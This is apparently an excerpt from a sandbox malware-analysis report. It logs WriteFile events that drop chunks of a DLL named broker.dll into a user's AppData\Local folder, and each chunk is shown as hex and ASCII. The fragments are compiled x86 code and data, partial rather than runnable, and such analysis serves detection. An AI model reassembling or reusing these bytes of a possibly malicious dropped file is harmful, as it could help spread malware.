C:\Users\user\AppData\Local\broker.dll	unknown	1024	45 68 50 8b cf e8 40 e4 ff ff e9 18 01 00 00 8d 45 f4 50 e8 18 fe ff ff 66 f7 05 f0 a8 17 01 00 40 59 74 2a 6a 10 8d 45 60 50 8d 4d f4 e8 f2 e8 ff ff 8d 45 60 50 e8 01 42 00 00 50 ff 15 f4 a8 17 01 85 c0 59 59 74 06 50 e9 35 ff ff ff 80 fb 44 68 78 00 07 01 8d 45 f4 57 50 75 1d 68 64 00 07 01 8d 45 ec 50 e8 27 f5 ff ff 83 c4 0c 8b c8 e8 6d f5 ff ff e9 ad 00 00 00 68 e0 ff 06 01 8d 45 ac eb e1 6a 7b 8d 4d f4 e8 d7 ed ff ff 80 fb 48 7c 22 80 fb 4a 7f 1d 8d 45 e4 50 e8 f8 19 00 00 59 50 8d 4d f4 e8 0f f0 ff ff 6a 2c 8d 4d f4 e8 94 f2 ff ff 83 ee 46 74 29 4e 74 09 4e 74 40 4e 74 20 4e 75 4d 8d 45 d4 50 e8 61 fd ff ff 59 50 8d 4d f4 e8 e1 ef ff ff 6a 2c 8d 4d f4 e8 66 f2 ff ff 8d 45 c4 50 e8 44 fd ff ff 59 50 8d 4d f4 e8 c4 ef ff ff 6a 2c 8d 4d f4 e8 49 f2 ff	EhP...@.....E.P.....f..... ..@Yt*j..E`P.M.....E`P..B.. P .....YYt.P.5.....Dhx....E.W Pu.hd....E.P.'.....m..... ..h.....E...j{.M.....H|"..J ...E.P.....YP.M.....j,.M..... ...Ft)Nt.Nt@Nt NuM.E.P.a...YP. M.....j,.M..f....E.P.D...YP.M .....j,.M..I..	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	dc fb ff ff 83 c4 0c 50 8d 4d 54 e8 50 dd ff ff 8d 4d 54 e8 64 e0 ff ff 85 c0 0f 85 cc fe ff ff f6 45 58 40 0f 84 c2 fe ff ff e9 3b fe ff ff 83 f9 55 0f 8c 32 fe ff ff 83 f9 56 0f 8e c7 00 00 00 83 f9 57 0f 8e 20 fe ff ff 83 f9 59 0f 8e a5 00 00 00 83 f9 5f 0f 85 0e fe ff ff 0f be 08 40 83 f9 41 a3 e0 a8 17 01 0f 8c fc fd ff ff 83 f9 44 7e 0e 83 f9 46 7e 19 83 f9 4a 0f 8f e9 fd ff ff 0f be 40 ff ff 34 85 48 fe 06 01 e9 50 fd ff ff 0f be 40 ff ff 34 85 48 fe 06 01 8d 4d 5c e8 e7 e5 ff ff a1 e0 a8 17 01 80 38 3f 75 25 8d 45 dc 50 e8 e2 11 00 00 59 50 8d 4d 5c e8 f9 e7 ff ff a1 e0 a8 17 01 80 38 40 75 1b ff 05 e0 a8 17 01 eb 13 8d 45 4c 50 e8 a3 05 00 00 59 50 8d 4d 5c e8 d4 e7 ff ff 68 a8 00 07 01 8d 4d 5c e8 c0 ea ff ff e9 20 fd ff ff 0f be 40 ff ff 34 85	.....P.MT.P....MT.d..... ...EX@.....;....U..2.....V. .....W.. .....Y....._.... .....@..A.....D~...F~. ..J.....@..4.H....P.....@.. 4.H....M\.....8?u%.E.P.. ...YP.M\.....8@u..... ..ELP.....YP.M\.....h.....M\.. ....@..4.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c2 8b c7 74 07 25 00 04 00 00 eb 02 23 c3 3b c2 74 0c 8b c7 23 c1 3b c3 0f 84 39 05 00 00 39 55 f8 8b c7 74 07 25 00 04 00 00 eb 02 23 c3 3b c2 74 1a 8b c7 23 c1 3d 00 11 00 00 0f 84 16 05 00 00 3d 00 12 00 00 0f 84 0b 05 00 00 66 f7 c7 00 40 74 51 a1 f0 a8 17 01 8b c8 d1 e9 f7 d1 f6 c1 01 74 2c c1 e8 03 f7 d0 a8 01 74 23 8d 45 b4 50 e8 50 fe ff ff 50 8d 45 bc 6a 20 50 e8 cd e4 ff ff 83 c4 10 50 8d 4d dc e8 d3 d4 ff ff eb 13 8d 45 b4 50 e8 2d fe ff ff 59 50 8d 4d dc e8 13 d9 ff ff 33 d2 8b 4d f8 3b ca 8b c7 74 07 25 00 04 00 00 eb 02 23 c3 3b c2 0f 84 f3 00 00 00 81 7d f0 00 18 00 00 0f 85 e6 00 00 00 8d 45 b4 6a 00 50 e8 3a e5 ff ff 59 59 8b 4d 0c 8d 45 b4 50 8d 45 bc 50 6a 7b 8d 45 c4 50 e8 c6 e4 ff ff 8b c8 e8 d5 e1 ff ff 50 8d 4d dc e8 bc df ff ff 8d	...t.%.....#.;.t...#.;...9... 9U...t.%.....#.;.t...#.=..... .....=.....f...@tQ..... .....t,.....t#.E.P.P...P.E.j P.....P.M.....E.P.-. ..YP.M.....3..M.;...t.%..... #.;.....}.....E.j.P. :...YY.M..E.P.E.Pj{.E.P..... .....P.M.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8d 45 f8 50 8d 45 e0 68 ec 00 07 01 50 e8 80 d5 ff ff 83 c4 0c 50 8d 4d f8 e8 42 c5 ff ff a1 e0 a8 17 01 80 38 00 8d 45 f8 50 74 25 8d 45 e0 50 8d 45 d8 50 e8 71 fc ff ff 50 8d 45 d0 6a 20 50 e8 09 d5 ff ff 83 c4 10 8b c8 e8 7b d2 ff ff eb 0e 8d 45 d0 6a 02 50 e8 14 d5 ff ff 83 c4 0c 50 8d 4d f8 e8 f8 c4 ff ff a1 e0 a8 17 01 8a 00 84 c0 0f 84 89 00 00 00 3c 40 75 7e a1 f0 a8 17 01 ff 05 e0 a8 17 01 83 e0 60 3c 60 8d 45 d0 50 74 57 e8 d1 c6 ff ff 59 50 8d 4d f0 e8 c0 c4 ff ff f6 c3 04 0f 84 80 00 00 00 a1 f0 a8 17 01 d1 e8 f7 d0 a8 01 74 60 8d 45 f8 50 8d 45 d0 50 8d 45 d8 50 e8 fe ed ff ff 50 8d 45 e0 6a 20 50 e8 7b d4 ff ff 83 c4 10 8b c8 e8 ed d1 ff ff 50 8d 4d f8 e8 7a c4 ff ff eb 41 e8 7a c6 ff ff 59 50 8d 4d f0 e8 be c8 ff ff eb a7 6a 01 e9 66 01 00	.E.P.E.h....P........P.M..B... ......8..E.Pt%.E.P.E.P.q...P. E.j P..........{......E.j.P... .....P.M..... @u~.....`<`.E.PtW..... YP.M..... t`.E.P.E.P.E.P.....P.E.j P.{.. ..........P.M..z....A.z...YP. M.....j..f..	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	3b c6 75 1d e8 16 8f fe ff 56 56 56 56 56 c7 00 16 00 00 00 e8 8e 8e fe ff 83 c4 14 6a 16 58 5e c3 8b 0d d8 50 07 01 89 08 33 c0 5e c3 55 8b ec 8b 45 0c 53 33 db 3b c3 56 74 3a 39 5d 10 76 3a 3b c3 74 02 88 18 57 8b 7d 08 3b fb 74 0c 8b 45 14 3b c3 74 40 83 f8 01 74 3b e8 c0 8e fe ff 6a 16 5e 53 53 53 53 89 30 e8 39 8e fe ff 83 c4 14 8b c6 eb 55 39 5d 10 74 c6 e8 a0 8e fe ff 6a 16 5e 53 53 53 53 53 89 30 e8 19 8e fe ff 83 c4 14 8b c6 eb 36 8d 34 85 68 51 07 01 ff 36 e8 2d 67 fe ff 40 39 5d 0c 59 89 07 75 04 33 c0 eb 1a 3b 45 10 76 05 6a 22 58 eb 10 ff 36 ff 75 10 ff 75 0c e8 0b f4 fe ff 83 c4 0c 5f 5e 5b 5d c3 b8 dc 50 07 01 c3 b8 e0 50 07 01 c3 b8 d8 50 07 01 c3 b8 68 51 07 01 c3 e8 e3 ff ff ff 8b 4c 24 04 89 08 c3 e8 dd ff ff ff 8b 4c 24 04 89 08 c3	;.u.....VVVVV.....j. X^....P....3.^.U...E.S3.;.Vt:9].v:;.t...W.}.;.t..E.;.t@...t; .....j.^SSSSS.0.9.....U9]. t.....j.^SSSSS.0.....6. 4.hQ...6.- g..@9].Y..u.3...;E.v .j"X...6.u..u....._^[]...P .....P.....P....hQ.....L$. .....L$....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	39 5d c8 74 03 f7 5d e4 0f be 06 89 45 dc 3b c3 74 23 6a 03 56 6a 40 ff 77 04 e8 b7 25 ff ff 83 c4 10 85 c0 74 14 53 53 53 53 53 e8 43 89 fe ff 83 c4 14 eb 05 8b 47 04 88 18 8b 75 e4 e8 99 fc ff ff 89 30 e8 ec 8b fe ff c3 55 8b ec 83 ec 0c 83 65 fc 00 83 7d 0c 01 53 56 57 8b 7d 10 8b f0 8b c7 0f 85 f9 00 00 00 25 03 00 00 80 79 05 48 83 c8 fc 40 89 45 f4 75 0c 8b c7 6a 64 99 5b f7 fb 85 d2 75 1f 8d 87 6c 07 00 00 99 bb 90 01 00 00 f7 fb 85 d2 74 0d 8b c6 c1 e0 02 8b b0 b8 51 07 01 eb 0b 8b c6 c1 e0 02 8b b0 84 51 07 01 89 45 0c 8d 87 2b 01 00 00 99 8d 5f ff bf 90 01 00 00 f7 ff 6a 64 5f 46 6a 07 89 45 f8 8b c3 99 f7 ff 8b 55 f8 8b 7d 10 2b d0 8b da 8d 47 ff 99 83 e2 03 03 c2 c1 f8 02 8b d7 69 d2 6d 01 00 00 03 c6 03 c3 8d 84 02 25 9c ff ff 99 5b f7 fb 8b	9].t..]....E.;.t#j.Vj@.w...%. .....t.SSSSS.C.....G....u .....0.....U.....e...}..SV W.}.....%....y.H...@.E.u ...jd.[....u...l.....t .....Q.....Q...E... +....._.....jd_Fj..E..... U..}.+....G.....i.m.... .....%....[...	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	83 7d 88 00 74 1d 6a 0d 58 50 89 45 ac e8 bc 35 00 00 66 3b 45 ac 59 0f 85 74 02 00 00 ff 45 a0 ff 45 98 8b 85 28 05 00 00 39 45 a4 0f 82 79 fe ff ff e9 63 02 00 00 8b 07 03 c3 f6 40 04 80 0f 84 25 02 00 00 8b 45 9c 33 f6 80 7d ab 00 89 75 ac 0f 85 91 00 00 00 39 b5 28 05 00 00 89 45 b0 0f 86 65 02 00 00 8b 4d b0 83 65 a4 00 2b 4d 9c 8d 45 b4 3b 8d 28 05 00 00 73 27 8b 55 b0 ff 45 b0 8a 12 41 80 fa 0a 75 0a ff 45 98 c6 00 0d 40 ff 45 a4 88 10 40 ff 45 a4 81 7d a4 00 04 00 00 72 d1 8b f0 8d 45 b4 2b f0 6a 00 8d 45 94 50 56 8d 45 b4 50 8b 07 ff 34 03 ff 15 d4 40 03 01 85 c0 0f 84 ca 01 00 00 8b 45 94 01 45 a0 3b c6 0f 8c c5 01 00 00 8b 45 b0 2b 45 9c 3b 85 28 05 00 00 72 83 e9 b2 01 00 00 80 7d ab 02 0f 85 9d 00 00 00 39 b5 28 05 00 00 89 45 b0 0f 86 ca 01	.}..t.j.XP.E...5..f;E.Y..t.... E..E...(...9E...y....c..... @....%....E.3..}...u.....9.(....E...e....M..e..+M..E.;.(.. .s'.U..E...A...u..E....@.E... @ .E..}.....r....E.+.j..E.PV.E.P ...4....@.....E..E.;.... ....E.+E.;.(...r.....}.....9. (....E.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	84 fd 00 00 00 3c 73 74 08 3c 53 74 04 33 f6 eb 03 33 f6 46 80 fa 73 74 09 80 fa 53 74 04 33 c9 eb 03 33 c9 41 85 f6 0f 85 a9 00 00 00 85 c9 0f 85 c9 00 00 00 3c 64 74 4e 3c 69 74 2e 3c 6f 74 2a 3c 75 74 26 3c 78 74 22 3c 58 74 1e 80 fa 64 74 19 80 fa 69 74 14 80 fa 6f 74 0f 80 fa 75 74 0a 80 fa 78 74 05 80 fa 58 75 5f 3c 64 74 18 3c 69 74 14 3c 6f 74 10 3c 75 74 0c 3c 78 74 08 3c 58 74 04 33 c9 eb 03 33 c9 41 80 fa 64 74 1d 80 fa 69 74 18 80 fa 6f 74 13 80 fa 75 74 0e 80 fa 78 74 09 80 fa 58 74 04 33 c0 eb 03 33 c0 40 3b c8 75 4b 8b 47 0c 8b c8 33 4d 14 f7 c1 00 00 01 00 75 3b 33 45 14 a8 20 75 34 8b 0f 33 c0 3b 4d 0c 0f 94 c0 eb 35 3b f1 75 24 8b 4f 0c 8b 55 14 b8 10 08 00 00 23 c8 f7 d9 1b c9 23 d0 f7 d9 f7 da 1b d2 f7 da 3b ca 75 05 33 c0 40 eb 0d 33	.....<st.<St.3...3.F..st...St.3...3.A.....<dtN<it.<ot*<ut&<xt"<Xt...dt...it...ot...ut...xt...Xu_<dt.<it.<ot.<ut.<xt.<Xt.3...3.A..dt...it...ot...ut...xt...Xt.3...3.@;.uK.G...3M.....u;3E.. u4..3.;M.....5;.u$.O..U.....#.....#.....;.u.3.@..3	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 83 f8 64 0f 8d 81 06 00 00 3b 45 3c 7e 03 89 45 3c 8b f2 8a 55 64 8b 45 2c ff 24 85 1c fd 02 01 83 f8 08 0f 84 61 06 00 00 83 f8 07 0f 87 3d 0c 00 00 eb e2 39 7d 68 75 09 39 5d 6c 0f 84 2d 0c 00 00 39 5d 68 0f 85 81 02 00 00 83 7d 6c ff 0f 85 77 02 00 00 e9 15 0c 00 00 83 4d 70 ff 89 7d 10 89 7d 18 89 7d 40 89 7d 38 89 bd 80 00 00 00 89 7d 30 e9 f7 0b 00 00 0f be c2 83 e8 20 74 49 83 e8 03 74 35 83 e8 08 74 25 48 48 74 15 83 e8 03 0f 85 d8 0b 00 00 83 8d 80 00 00 00 08 e9 cc 0b 00 00 83 8d 80 00 00 00 04 e9 c0 0b 00 00 09 9d 80 00 00 00 e9 b5 0b 00 00 81 8d 80 00 00 00 80 00 00 00 e9 a6 0b 00 00 83 8d 80 00 00 00 02 e9 9a 0b 00 00 80 fa 2a 0f 85 98 00 00 00 39 7d 6c 75 0c 83 45 7c 04 8b 45 7c 8b 40 fc eb 6d 6a 0a 8d 45 34 50 56 e8 6b 0e 00 00 8b 4d 34	...d.....;E<~..E<...Ud.E,.$.....a.....=.....9}hu.9]l..-...9]h.....}l...w.....Mp..}..}..}@.}8.....}0.....tl...t5...t%HHt..... ....*.....9}lu..E|..E|.@..mj..E4PV.k....M4	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	0f 84 d1 03 00 00 48 48 0f 84 df 00 00 00 83 e8 07 0f 84 4b ff ff ff 48 48 0f 85 1f 07 00 00 6a 02 5e 66 f7 85 80 00 00 00 10 08 74 74 39 7d 6c 75 0d 83 45 7c 04 8b 45 7c 0f b7 40 fc eb 40 83 7d 78 63 0f 87 42 02 00 00 8b 45 78 c1 e0 04 39 7d 68 75 21 8d 8c 05 c0 f9 ff ff 39 39 75 07 89 31 e9 8c 06 00 00 ff b5 80 00 00 00 ff 75 64 56 e9 3b 05 00 00 8b 84 05 c4 f9 ff ff 0f b7 00 50 68 00 02 00 00 8d 85 84 00 00 00 50 8d 45 28 50 e8 09 f3 ff ff 83 c4 10 85 c0 74 43 89 5d 18 eb 3e 39 7d 6c 75 0d 83 45 7c 04 8b 45 7c 0f b7 40 fc eb 23 83 7d 78 63 0f 87 ce 01 00 00 8b 45 78 c1 e0 04 39 7d 68 0f 84 c8 04 00 00 8b 84 05 c4 f9 ff ff 0f b7 00 88 85 84 00 00 00 89 5d 28 8d 85 84 00 00 00 89 45 74 e9 51 06 00 00 39 7d 6c 75 0c 83 45 7c 04 8b 45 7c 8b 40 fc eb 22 83	......HH.....K...HH..... .j.^f.....tt9}lu..E|..E|..@ ..@.}xc..B....Ex...9}hu!..... .99u..1.....udV.;..... .....Ph.....P.E(P..... ....tC.]..>9}lu..E|..E|..@..#. }xc.....Ex...9}h..... .....](.....Et.Q...9}l u..E|..E|.@..".	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	1c 00 00 83 c4 0c eb 10 8b 80 c8 00 00 00 8b 4d 08 0f b6 04 48 83 e0 08 80 7d fc 00 74 07 8b 4d f8 83 61 70 fd c9 c3 83 3d 10 9f 17 01 00 75 12 8b 44 24 04 8b 0d c8 49 07 01 0f b6 04 41 83 e0 08 c3 6a 00 ff 74 24 08 e8 8b ff ff 59 59 c3 55 8b ec 83 ec 10 ff 75 0c 8d 4d f0 e8 b5 59 fe ff 8b 45 f0 83 b8 ac 00 00 00 01 7e 13 8d 45 f0 50 6a 10 ff 75 08 e8 1d 1c 00 00 83 c4 0c eb 10 8b 80 c8 00 00 00 8b 4d 08 0f b6 04 48 83 e0 10 80 7d fc 00 74 07 8b 4d f8 83 61 70 fd c9 c3 83 3d 10 9f 17 01 00 75 12 8b 44 24 04 8b 0d c8 49 07 01 0f b6 04 41 83 e0 10 c3 6a 00 ff 74 24 08 e8 8b ff ff ff 59 59 c3 55 8b ec 83 ec 10 ff 75 0c 8d 4d f0 e8 3d 59 fe ff 8b 45 f0 83 b8 ac 00 00 00 01 7e 16 8d 45 f0 50 68 07 01 00 00 ff 75 08 e8 a2 1b 00 00 83 c4 0c eb 12 8b 80 c8 00	.....M....H....}..t. .M..ap....=.....u..D$....I.... .A....j..t$.....YY.U.....u.. M...Y...E.....~..E.Pj..u... .....M....H....}..t. .M..ap....=.....u..D$....I.... .A....j..t$.....YY.U.....u.. M..=Y...E.....~..E.Ph.....u	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	2a 00 00 00 33 c9 88 5d fc c6 45 fd 00 41 8b 45 e8 6a 01 ff 70 04 8d 55 f8 6a 03 52 51 8d 4d fc 51 56 ff 70 14 8d 45 e8 50 e8 20 bb ff ff 83 c4 24 85 c0 0f 84 6f ff ff ff 83 f8 01 75 06 0f b6 45 f8 eb 0b 0f b6 4d f9 33 c0 8a 65 f8 0b c1 80 7d f4 00 74 07 8b 4d f0 83 61 70 fd 5e 5b c9 c3 83 3d 10 9f 17 01 00 75 10 8b 44 24 04 8d 48 bf 83 f9 19 77 11 83 c0 20 c3 6a 00 ff 74 24 08 e8 c5 fe ff ff 59 59 c3 cc cc cc cc cc cc cc cc cc 51 8d 4c 24 04 2b c8 1b c0 f7 d0 23 c8 8b c4 25 00 f0 ff ff 3b c8 72 0a 8b c1 59 94 8b 00 89 04 24 c3 2d 00 10 00 00 85 00 eb e9 55 8b ec 83 ec 38 53 57 ff 75 08 8d 4d c8 e8 48 4d fe ff 8b 45 10 8b 7d 0c 33 db 3b c3 74 02 89 38 3b fb 75 2d e8 3a 4a fe ff 53 53 53 53 53 c7 00 16 00 00 00 e8 b2 49 fe ff 83 c4 14 38 5d d4 74 07 8b 45	*...3..]..E..A.E.j..p..U.j.RQ.M.QV.p..E.P. .....$....o.....u...E.....M.3..e....}..t..M..ap.^[...=.....u..D$..H....w....j..t$.....YY.....Q.L$.+.....#...%....;.r...Y.....$.-.....U....8SW.u..M..HM...E..}.3.;.t..8;.u-.:J..SSSSS.....I.....8].t..E	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	40 03 01 83 f8 78 75 0a c7 05 c4 a9 17 01 02 00 00 00 39 7d 10 7e 41 8b 4d 10 8b c3 49 80 38 00 74 08 40 3b cf 75 f5 83 c9 ff 83 c8 ff 2b c1 01 45 10 8b 55 18 3b d7 7e 2c 8b 45 e4 8b ca 49 80 38 00 74 08 40 3b cf 75 f5 83 c9 ff 83 c8 ff 2b c1 03 d0 89 55 18 eb 12 83 7d 10 ff 7d d4 33 c0 e9 c2 02 00 00 83 fa ff 7c f4 8b 0d c4 a9 17 01 83 f9 02 0f 84 f9 01 00 00 3b cf 0f 84 f1 01 00 00 33 c0 40 3b c8 75 d6 39 7d 1c 89 7d d8 75 08 8b 0e 8b 49 04 89 4d 1c 39 7d 10 74 08 3b d7 0f 85 9a 00 00 00 39 55 10 75 08 6a 02 58 e9 75 02 00 00 3b d0 0f 8f 6d 02 00 00 39 45 10 7e 04 6a 03 eb e9 8d 45 e8 50 ff 75 1c ff 15 2c 41 03 01 85 c0 74 8a 39 7d 10 7e 29 83 7d e8 02 72 e0 80 7d ee 00 8d 45 ee 74 d7 8a 50 01 84 d2 74 d0 8a 0b 3a 08 72 04 3a ca 76 b1 40 40 80 38 00 75	@....xu.....9}.~A.M...I.8.t.@;.u.....+..E..U.;.~,.E...I.8.t.@;.u.....+....U....}..}.3.....|..... .;.....3.@;.u.9}..}.u....I..M.9}.t.;.....9U.u.j.X.u...;...m...9E.~.j....E.P.u...,A....t.9}.~).}..r..}...E.t..P...t.. .:.r.:.v.@@.8.u	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	16 00 00 00 e8 9e 2e fe ff 83 c4 14 38 5d fc 74 07 8b 45 f8 83 60 70 fd 33 c0 eb 74 56 8b 75 f4 39 5e 08 75 3a ff 75 0c 50 e8 92 00 00 00 59 59 eb 41 0f b6 d1 f6 44 32 1d 04 74 1a 40 8a 10 3a d3 74 3e 0f b7 c9 0f b6 d2 c1 e1 08 0b ca 39 4d 0c 75 0b 48 eb 1d 0f b7 d1 39 55 0c 74 0d 40 66 0f b6 08 0f b7 c9 66 3b cb 75 c7 0f b7 c9 39 4d 0c 75 0e 38 5d fc 74 17 8b 4d f8 83 61 70 fd eb 0e 38 5d fc 74 07 8b 45 f8 83 60 70 fd 33 c0 5e 5b c9 c3 6a 00 ff 74 24 0c ff 74 24 0c e8 37 ff ff ff 83 c4 0c c3 cc cc cc cc cc cc cc cc cc cc 8d 42 ff 5b c3 8d a4 24 00 00 00 00 8d 64 24 00 33 c0 8a 44 24 08 53 8b d8 c1 e0 08 8b 54 24 08 f7 c2 03 00 00 00 74 15 8a 0a 83 c2 01 3a cb 74 cf 84 c9 74 51 f7 c2 03 00 00 00 75 eb 0b d8 57 8b c3 c1 e3 10 56 0b d8 8b 0a bf ff fe fe 7e	.....8].t..E..`p.3..tV. u.9^.u:.u.P.....YY.A....D2..t. @..:.t>.....9M.u.H.....9 U.t.@f.....f;.u....9M.u.8].t. .M..ap...8].t..E..`p.3.^[..j.. t$..t$..7.....B.[...$.....d$.3..D$.S.....T$... ....t.....:.t...tQ.....u...W .....V.....~	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	a0 06 fe ff 8b 4d f0 e9 df f6 fd ff 8b 4d f0 83 c1 18 e9 b7 fb fd ff 8b 54 24 08 8d 42 0c 8b 4a ec 33 c8 e8 d4 09 fe ff b8 04 0b 07 01 e9 72 06 fe ff 8d 4d f0 e9 91 f5 fd ff ff 75 ec e8 1a 11 fe ff 59 c3 8b 54 24 08 8d 42 0c 8b 4a e8 33 c8 e8 a7 09 fe ff b8 38 0b 07 01 e9 45 06 fe ff ff 75 f0 e8 f5 10 fe ff 59 c3 8b 54 24 08 8d 42 0c 8b 4a ec 33 c8 e8 82 09 fe ff b8 64 0b 07 01 e9 20 06 fe ff 8b 4d f0 e9 f0 0e fe ff 8b 54 24 08 8d 42 0c 8b 4a ec 33 c8 e8 5f 09 fe ff b8 e8 0b 07 01 e9 fd 05 fe ff 8d 4d d8 e9 1f fb fd ff 8b 54 24 08 8d 42 0c 8b 4a ac 33 c8 e8 3c 09 fe ff b8 24 0c 07 01 e9 da 05 fe ff 8b 54 24 08 8d 42 0c 8b 4a ec 33 c8 e8 21 09 fe ff b8 20 0f 07 01 e9 bf 05 fe ff cc cc cc cc cc cc cc cc cc cc cc a1 00 40 03 01 05 44 56 00 00 a3 08 9e 17 01	.....M.....M.....T$..B. .J.3.....r....M.....u .....Y..T$..B..J.3.....8... .E....u.....Y..T$..B..J.3.... ...d.... ....M.....T$..B..J. 3.._.....M.....T$.. B..J.3..<....$.....T$..B.. J.3..!.... ....@...DV.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	b4 17 07 00 c8 17 07 00 d0 17 07 00 3c 1f 07 00 2a 1f 07 00 1c 1f 07 00 0c 1f 07 00 fa 1e 07 00 ea 1e 07 00 d4 1e 07 00 c4 1e 07 00 b6 1e 07 00 a4 1e 07 00 90 1e 07 00 7e 1e 07 00 6e 1e 07 00 54 1e 07 00 44 1e 07 00 34 1e 07 00 24 1e 07 00 16 1e 07 00 fe 1d 07 00 ec 1d 07 00 46 19 07 00 5e 19 07 00 76 19 07 00 8c 19 07 00 a8 19 07 00 c0 19 07 00 d8 19 07 00 f0 19 07 00 fc 19 07 00 08 1a 07 00 1e 1a 07 00 30 1a 07 00 3c 1a 07 00 4c 1a 07 00 5e 1a 07 00 6e 1a 07 00 80 1a 07 00 9c 1a 07 00 ba 1a 07 00 ce 1a 07 00 e2 1a 07 00 f6 1a 07 00 06 1b 07 00 14 1b 07 00 24 1b 07 00 32 1b 07 00 40 1b 07 00 4e 1b 07 00 60 1b 07 00 74 1b 07 00 82 1b 07 00 8e 1b 07 00 9e 1b 07 00 b4 1b 07 00 c2 1b 07 00 ce 1b 07 00 dc 1b 07 00 e6 1b 07 00 f6 1b 07 00 0a 1c 07 00 1c 1c 07	..... <...* .... ~... n...T...D...4...$..... ..F...^...v..... .....0...<...L...^. ..n..... .....$...2...@...N...`...t.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff 00 6c 54 ff 00 87 69 ff 00 92 71 ff 00 92 71 ff 00 92 71 ff 00 92 71 ff 00 92 71 ff 00 92 71 ff 00 92 71 ff 00 92 71 ff 00 92 71 ff 00 92 71 ff 00 92 71 ff 00 92 71 ff 00 92 71 ff 00 92 71 ff 00 93 71 ff 00 93 72 ff 00 94 73 ff 00 94 73 ff 00 95 73 ff 00 96 74 ff 00 97 75 ff 00 98 76 ff 00 98 77 ff 00 9a 77 ff 00 9b 78 ff 00 9c 79 ff 00 9d 7a ff 00 9f 7b ff 00 a0 7b ff 00 a1 7d ff 00 a3 7e ff 00 a4 7f ff 00 a6 80 ff 00 a7 81 ff 00 a9 83 ff 00 ab 84 ff 00 ad 86 ff 00 b0 87 ff 00 b1 89 ff 00 b3 8b ff 00 b5 8c ff 00 b8 8e ff 00 ba 90 ff 00 bc 92 ff 00 bf 94 ff 00 c2 96 ff 00 c4 97 ff 00 c7 9a ff 00 c9 9c ff 00 cc 9f ff 00 d0 a1 ff 00 d3 a3 ff 00 d6 a6 ff 00 d8 a7 ff 00 dc ab ff 00 e0 ad ff 00 e4 b0 ff 00 e8 b3 ff 00 e9 b6 ff 00 e9 b9 ff 00 e9 bb ff 00 e9	..lT...i...q...q...q...q.. .q...q...q...q...q...q...q ...q...q...r...s...s...s...t.. .u...v...w...w...x...y...z...{... {...}...~.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	52 0c 6b 3e f3 00 00 00 bc 88 db 86 4a b2 00 00 31 7a 30 14 21 38 28 6e 00 00 00 00 ff 82 5e 37 0b ba ff ff ff 00 05 8d 62 61 7b 00 00 00 00 00 20 17 7a b3 7c 17 af 36 ec 2a 6b f2 be 20 00 15 2c 05 00 00 00 00 00 ff ff 00 7c a5 a5 38 9d 7d a0 ff 9d 00 00 00 ff ff 00 00 fd 51 00 00 00 95 7a 28 dc 00 20 19 52 e6 2b 06 bb 3d 1a 0b 26 cf 72 bf fe 46 7f 8c 3f 6e 3b 92 7c 1d ce 3d 3e c5 9f 99 aa 6e 7d 84 04 a7 79 ff 1e b0 69 1c 3b 36 7e b1 3e 7f 3b e9 ba 01 46 f7 fc a3 a3 70 40 f0 cc fe 0f 8f 67 0e 80 30 d4 46 41 c8 79 c2 dc 5f f5 a8 a6 7a 1e 66 20 00 00 00 00 6e a5 65 ea 3e 8f 9d 00 00 00 00 11 7f 18 f5 93 fc 00 00 ff ff 00 00 6b b3 8b 8a 7b 68 3c 82 00 00 eb 78 fe ca c3 20 20 00 00 00 00 00 00 e1 9e bd 3b 89 20 20 ff ff ff ff 00 f6 6a 49 76 40 a6 7a 7f 0e 90	R.k>.....J...1z0.!8(n..... ^7.....ba{..... .z.|..6.*k.. ..,.....|..8.}.....Q....z(.. .R.+..=..&.r..F..?n ;.|..=>....n}...y...i.;6~.>.;. ..F....p@.....g..0.FA.y..._...z .f ....n.e.>.....k... {h<....x... .....;. .....jlv@.z...	success or wait	1	736E9FBC	WriteFile
